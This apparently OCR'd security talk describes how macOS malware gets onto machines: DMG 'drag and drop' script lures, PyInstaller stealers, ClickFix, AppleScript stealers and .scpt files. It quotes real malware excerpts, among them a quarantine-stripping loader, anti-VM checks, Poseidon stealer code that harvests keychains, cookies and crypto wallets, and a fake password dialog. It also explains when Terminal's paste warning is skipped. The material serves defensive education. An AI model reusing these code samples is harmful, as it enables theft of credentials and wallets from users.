


Bash Shell Scripts



Drag and Drop

- **This is NOT a DMG image**, however, it's interesting.
- Observed in recent campaigns involves **the abuse of Terminal aliases within .dmg files**.
- Instead of a conventional application, the Disk Image presents a script designed to appear as an application or installer.



Source:
https://9to5mac.com/2024/10/17/security-bite-hackers-are-now-directing-users-to-terminal-to-bypass-gatekeeper-in-macos-sequoia/

Drag and Drop

- When the user follows the instruction to "drag and drop" the file, they are often unknowingly **executing a (hidden) script** that runs terminal commands, which then fetches and runs the actual malware payload.


```
osascript -e on run
    try
        set diskList to list disks
    end try

    set targetDisk to ""
    try
        repeat with disk in diskList
            if disk contains "ZoomApp" then
                set targetDisk to disk
                exit repeat
            end if
        end repeat
    end try

    if targetDisk is "" then
        return
    end if

    set folderPath to "/Volumes/" & targetDisk & "/" set appName to ".ZoomApp"
    set appath to folderPath & appName
    set tempAppPath to "/tmp/" & appName

    try
        do shell script "rm -f" & quoted form of tempAppPath
    end try
    try
        do shell script "cp" & quoted form of appPath & " " & quoted form of tempAppPath
    end try
    try
        do shell script "xattr -c" & quoted form of tempAppPath
    end try
    try
        do shell script "chmod +x" & quoted form of tempAppPath
    end try
    try
        do shell script quoted form of tempAppPath
    end try
end run'
```

Python Scripts

PyInstaller


Moonlock Lab
@moonlock_lab

1/4: New macOS stealer sample detected. First submission: 2023-12-04. Undetected by VirusTotal. Pretends to be a legit Mac app. Uses PyInstaller and parts of base64 virustotal.com/gui/file/a7cdc... #macos #malware #stealer



Moonlock Lab @moonlock_lab · Feb 27, 2024

3/4: The DMG contains a Mach-O file named 'Engineer Documents',also undetected by VT virustotal.com/gui/file/0479f.... It's a macho file created with PyInstaller. It can kill itself on non-Mac system and check for VirtualBox, VMWare, and non-Apple manufacturers.



```
def killSwitch():
    sys.exit()


def antiVM():
    hwModel = subprocess.run('sysctl -n hw.model', True, True, **('shell', 'capture_outp
    resp = str(hwModel.stdout)[2:][:3]
    if resp != 'Mac':
        killSwitch()
    hwMemsize = subprocess.run('sysctl -n hw.memsize', True, True, **('shell', 'capture_
    resp = str(hwMemsize.stdout)[2:][:-3]
    if int(resp) < 0xEE6B27FFL:
        killSwitch()
    ioPlat = subprocess.run('ioreg -rd1 -c IOPlatformExpertDevice', True, True, True, **
    resp = ioPlat.stdout
    IOPlatformSN = str(re.search('(?<=IOPlatformSerialNumber" = ")[^\\"]*', resp).group(
    if IOPlatformSN == 0:
        killSwitch()
    boardiD = str(re.search('(?<=board-id" = <")[^\\"]*', resp).group())
    if 'VirtualBox' in boardiD:
        killSwitch()
    if 'VM Ware' in boardiD:
        killSwitch()
    manuF = str(re.search('(?<=manufacturer" = <")[^\\"]*', resp).group())
    if 'Apple' in manuF:
        pass
    else:
        killSwitch()
    usbD = subprocess.run('ioreg -rd1 -c IOUSBHostDevice | grep "USB Vendor Name"', True
    resp = usbD.stdout
    if 'VMware' in str(resp):
        killSwitch()
...

mclist = [
```

PyInstaller

- **PyInstaller** is a legitimate open-source tool that allows developers **to package Python scripts into standalone binaries**.

- This means apps can run without requiring Python to be installed or worrying about version compatibility.

- **Seen in the wild since 2021**

Link:
https://securelist.com/wildpressure-targets-macos/103072/

Example - macOS.Gaslight

- The implant carries a 6.6 KB base64-encoded Python script which serves as a data collection module. Once decoded, it harvests:
  - Chrome, Brave, Firefox, and Safari browser data
  - Terminal command histories
  - Installed application listings
  - A running-process snapshot via ps aux
  - System hardware and software profile via system_profiler
  - A raw copy of login.keychain-db
- **Collected artifacts are archived to temp/collected_data.zip and uploaded to the operator via Telegram.**

```
145
146 # ------------------------------
147 # 6. Keychain File (raw)
148 # ------------------------------
149 def collect_keychain():
150     print("[*] Collecting login.keychain-db...")
151     src = Path.home() / "Library/Keychains/login.keychain-db"
152     dst = output_dir / "Passwords" / "login.keychain-db"
153     safe_copy(src, dst)
154
155 # ------------------------------
156 # 7. Compress
157 # ------------------------------
158 def compress_output():
159     try:
160         zip_path = shutil.make_archive(str(output_dir), 'zip', root_dir=output_dir)
161         print(f"[+] Archive created: {zip_path}")
162     except Exception as e:
163         print(f"[!] Compression failed: {e}")
164
165 # ------------------------------
166 # MAIN
167 # ------------------------------
168 if __name__ == "__main__":
169     collect_browser_data()
170     collect_terminal_history()
171     collect_applications()
172     collect_running_processes()
173     collect_system_info()
174     collect_keychain()
175     compress_output()
```

ClickFix


ClickFix is a deceptive social engineering and copy-paste cyber attack technique that tricks users into manually running hidden malicious system commands on their own computers.

Reminder: Fake System Update

- Here is another example, from a Fake System Update instruction.

- «**Press enter and provide your administrator password when prompted**» – a classic trick we will look at in depth.

- After all, this is **not** rocket science, but extremely successful. 🤦




Security Feature

- In macOS Tahoe 26.4 (March 2026), Apple added a new security feature to Terminal that warns users of potentially malicious pastes with a "**Possible malware, Paste blocked**" prompt.

- Terminal checks WHO you copied from.

- Safari, Chrome, Firefox, Mail, WhatsApp, Telegram and 70+ other apps.




Would You Receive a Warning?

InfoGuard
SWISS CYBER SECURITY

- The developer check is aggressive. If **/Library/Developer** exists, you're exempt.
- At launch, Terminal saves its last open date. **If you used Terminal in the last 30 days, no warning.** This targets people who never use Terminal and are only opening it because a ClickFix scam told them to.
- If you click "Paste Anyway," the warning is disabled. If you click "Don't Paste," the protection is preserved **but opening Terminal resets the 30 day clock, so it won't fire again until you stop using Terminal for a month**.

Forensics: shell history (OFC)

- ~/.zsh_history
- ~/.zsh_sessions/



AppleScripts

Built-in macOS scripting language designed to automate repetitive tasks and control applications by using pseudo-English syntax.

AppleScript (Poseidon Stealer)


```
set username to (system attribute 'USER')
set profile to '/Users/' & username
set writemind to '/tmp/xuyna/'
set library to profile & '/Library/Application Support/'
set chromiumMap to {{'Chrome', library & 'Google/Chrome/'}, {'Brave', library & 'BraveSoftware/Brave-Browser/'}, {'Edge', library & 'Microsoft Edge/'}, {'Vivaldi', library & 'Vivaldi/'}, {'Opera', library & 'com.operasoftware.Opera/'}, {'OperaGX', library & 'com.operasoftware.OperaGX/'}}
set walletMap to {{'deskwallets/Electrum', profile & '/.electrum/wallets/'}, {'deskwallets/Coinomi', library & 'Coinomi/wallets/'}, {'deskwallets/Exodus', library & 'Exodus/'}, {'deskwallets/Atomic', library & 'atomic/Local Storage/leveldb/'}, {'deskwallets/Wasabi', profile & '/.walletwasabi/client/Wallets/'}, {'deskwallets/Ledger Live', library & 'Ledger Live/'}, {'deskwallets/Feather (Monero)', profile & '/Monero/wallets/'}, {'deskwallets/Bitcoin Core', library & 'Bitcoin/wallets/'}, {'deskwallets/Litecoin Core', library & 'Litecoin/wallets/'}, {'deskwallets/Dash Core', library & 'DashCore/wallets/'}, {'deskwallets/Electrum LTC', profile & '/.electrum-ltc/wallets/'}, {'deskwallets/Electron Cash', profile & '/.electron-cash/wallets/'}, {'deskwallets/Guarda', library & 'Guarda/'}, {'deskwallets/Dogecoin Core', library & 'Dogecoin/wallets/'}}
set firefox to library & 'Firefox/Profiles/'
getpwd(username, writemind)
delay 0.1
readwrite(library & 'Binance/app-store.json', writemind & 'deskwallets/Binance/app-store.json')
readwrite(library & '@tonkeeper/desktop/config.json', 'deskwallets/TonKeeper/config.json')
readwrite(profile & '/Library/Keychains/login.keychain-db', writemind & 'keychain')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite', writemind & 'FileGrabber/NoteStore.sqlite')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal', writemind & 'FileGrabber/NoteStore.sqlite-wal')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm', writemind & 'FileGrabber/NoteStore.sqlite-shm')
readwrite(profile & '/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies', writemind & 'FileGrabber/Cookies.binarycookies')
readwrite(profile & '/Library/Cookies/Cookies.binarycookies', writemind & 'FileGrabber/saf1')
writeText(username, writemind & 'username')
parseFF(firefox, writemind)
chromium(writemind, chromiumMap)
userinfo(writemind)
deskwallets(writemind, walletMap)
filegrabber()
send_data(writemind)
```

Source:
https://x.com/moonlock_lab/status/1805544922012852586

AppleScript

- Classic technique to steal the user's password.


```
NSString *dialogCommand = @"osascript -e 'display dialog \"To launch the
application, you need to update the system settings \n\n
Please enter your password.\" with title \"System Preferences\" with icon caution
default answer \"\" giving up after 30 with hidden answer'";
```



.scpt Files

InfoGuard
SWISS CYBER SECURITY


- By default, a **.scpt file**, whether plain text or compiled, opens in **Script Editor.app** when double-clicked.
- Comments in the script encourage the user to run it, while hiding the real code behind a large number of blank lines.
- Clicking the ▶ Run button or pressing ⌘ + R executes the script.



Another Example

- The script executes its malicious payload by **using curl to retrieve threat actor-controlled content** and immediately passes the returned data to **osascript.**

